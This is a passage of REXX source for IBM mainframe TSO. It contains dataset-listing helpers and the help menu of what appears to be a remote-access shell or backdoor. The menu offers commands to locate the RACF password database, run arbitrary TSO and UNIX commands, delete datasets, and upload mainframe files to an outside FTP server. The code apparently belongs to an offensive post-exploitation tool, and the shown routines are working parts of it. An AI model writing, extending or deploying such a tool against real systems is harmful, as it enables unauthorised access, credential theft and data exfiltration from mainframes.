    filed = 1
    DO i = 1 to ls_cmd.0
       IF filed THEN
        DO
          text = text||ls_cmd.i||NEWLINE
          filed = 0
        END
       ELSE
          filed = 1
    END

  return text

LS_MEMBERS:
/* Lists datasets given a 'high level qualifier, or HLQ */
    parse arg hilevelmem .
    text = NEWLINE
    x = OUTTRAP('members.')
    ADDRESS TSO "LISTDS '"||hilevelmem||"' members"
    x = OUTTRAP(OFF)
    DO i = 7 TO members.0
       members.i = STRIP(members.i)
       text = text||'--> '||hilevelmem||"("||members.i||")"||NEWLINE
    END
  return text

UPPER:
/* Of all the built-in functions, this isn't one of them */
    PARSE UPPER ARG STRINGED
    return STRINGED

GET_HELP:
/* Help command */
       help = NEWLINE,
       "Core Commands"||NEWLINE,
       "============="||NEWLINE||NEWLINE,
       "  Command           Description"||NEWLINE,
       "  -------           -----------"||NEWLINE,
       "  help              Help Menu"||NEWLINE,
       "  exit              Terminate the session"||NEWLINE,
       "  quit              Terminate the session"||NEWLINE,
       NEWLINE||NEWLINE,
       "Filesystem Commands"||NEWLINE,
       "==================="||NEWLINE||NEWLINE,
       "  Command           Description"||NEWLINE,
       "  -------           -----------"||NEWLINE,
       "  cat               Show contents of dataset"||NEWLINE,
       "  cp                copies a file to a new file"||NEWLINE,
       "  ls                list datasets in HLQ"||NEWLINE,
       "  delete            deletes a file"||NEWLINE,
       "  del               also deletes a file"||NEWLINE,
       "  lsmem             Lists files and members",
       "                    !!WARNING!! Takes time and IO"||NEWLINE,
       NEWLINE||NEWLINE,
       "Networking Commands"||NEWLINE,
       "==================="||NEWLINE||NEWLINE,
       "  Command           Description"||NEWLINE,
       "  -------           -----------"||NEWLINE,
       "  ipconfig          Display interfaces"||NEWLINE,
       "  ifconfig          Display interfaces"||NEWLINE,
       NEWLINE||NEWLINE,
       "System Commands"||NEWLINE,
       "==============="||NEWLINE||NEWLINE,
       "  Command           Description"||NEWLINE,
       "  -------           -----------"||NEWLINE,
       "  getuid            Get current user name"||NEWLINE,
       "  sysinfo           Remote system info (i.e OS)"||NEWLINE,
       "  racf              Show password database location",
       NEWLINE,
       "  execute           Execute a TSO command"||NEWLINE,
       "  tso               Execute TSO command (same as execute)",
       NEWLINE,
       "  unix              UNIX command (i.e ls -al)"||NEWLINE,
       "  ftp               Upload a file from the mainframe to",
       NEWLINE,
       "                    an FTP server. Syntax is:"||NEWLINE,
       "                    host/ip user pass filename [binary]",
       NEWLINE||NEWLINE
     return help
```